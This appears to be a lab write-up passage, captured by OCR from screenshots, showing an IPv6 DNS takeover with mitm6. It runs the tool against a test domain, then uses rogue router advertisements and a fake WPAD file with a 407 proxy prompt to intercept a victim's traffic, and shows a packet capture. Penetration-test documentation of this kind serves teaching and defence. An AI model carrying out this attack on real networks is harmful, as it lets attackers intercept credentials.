
The Main Show Pt. 1





File Machine View Input Devices Help
root@kali: /opt/mitm6/...
95%
root@kali: /opt/mitm6/mitm6
File Actions Edit View Help
root@kali: /opt/mitm6/mitm6
root@kali:/opt/mitm6/mitm6# python3 mitm6.py -i eth0 -d TEST.local
root@kali:/opt/impacket/examples#
Right Ctrl




Attacker broadcasting Router Advertisements



VICTIM requesting an IPv6 Address




Attacker providing VICTIM IPv6 Address



VICTIM Requesting WPAD.dat file followed by the Attacker serving fake-wpad


VICTIM requesting a website followed by Attacker returning 407 Error





No.	Time	Source	Destination	Protocol	Length	Info
99539	7811.8912556…	192.168.0.96	192.168.0.95	TCP	74	32831 → 6
99540	7811.8916674…	192.168.0.95	192.168.0.96	TCP	74	636 → 328
99541	7811.8916959…	192.168.0.96	192.168.0.95	TCP	66	32831 → 6
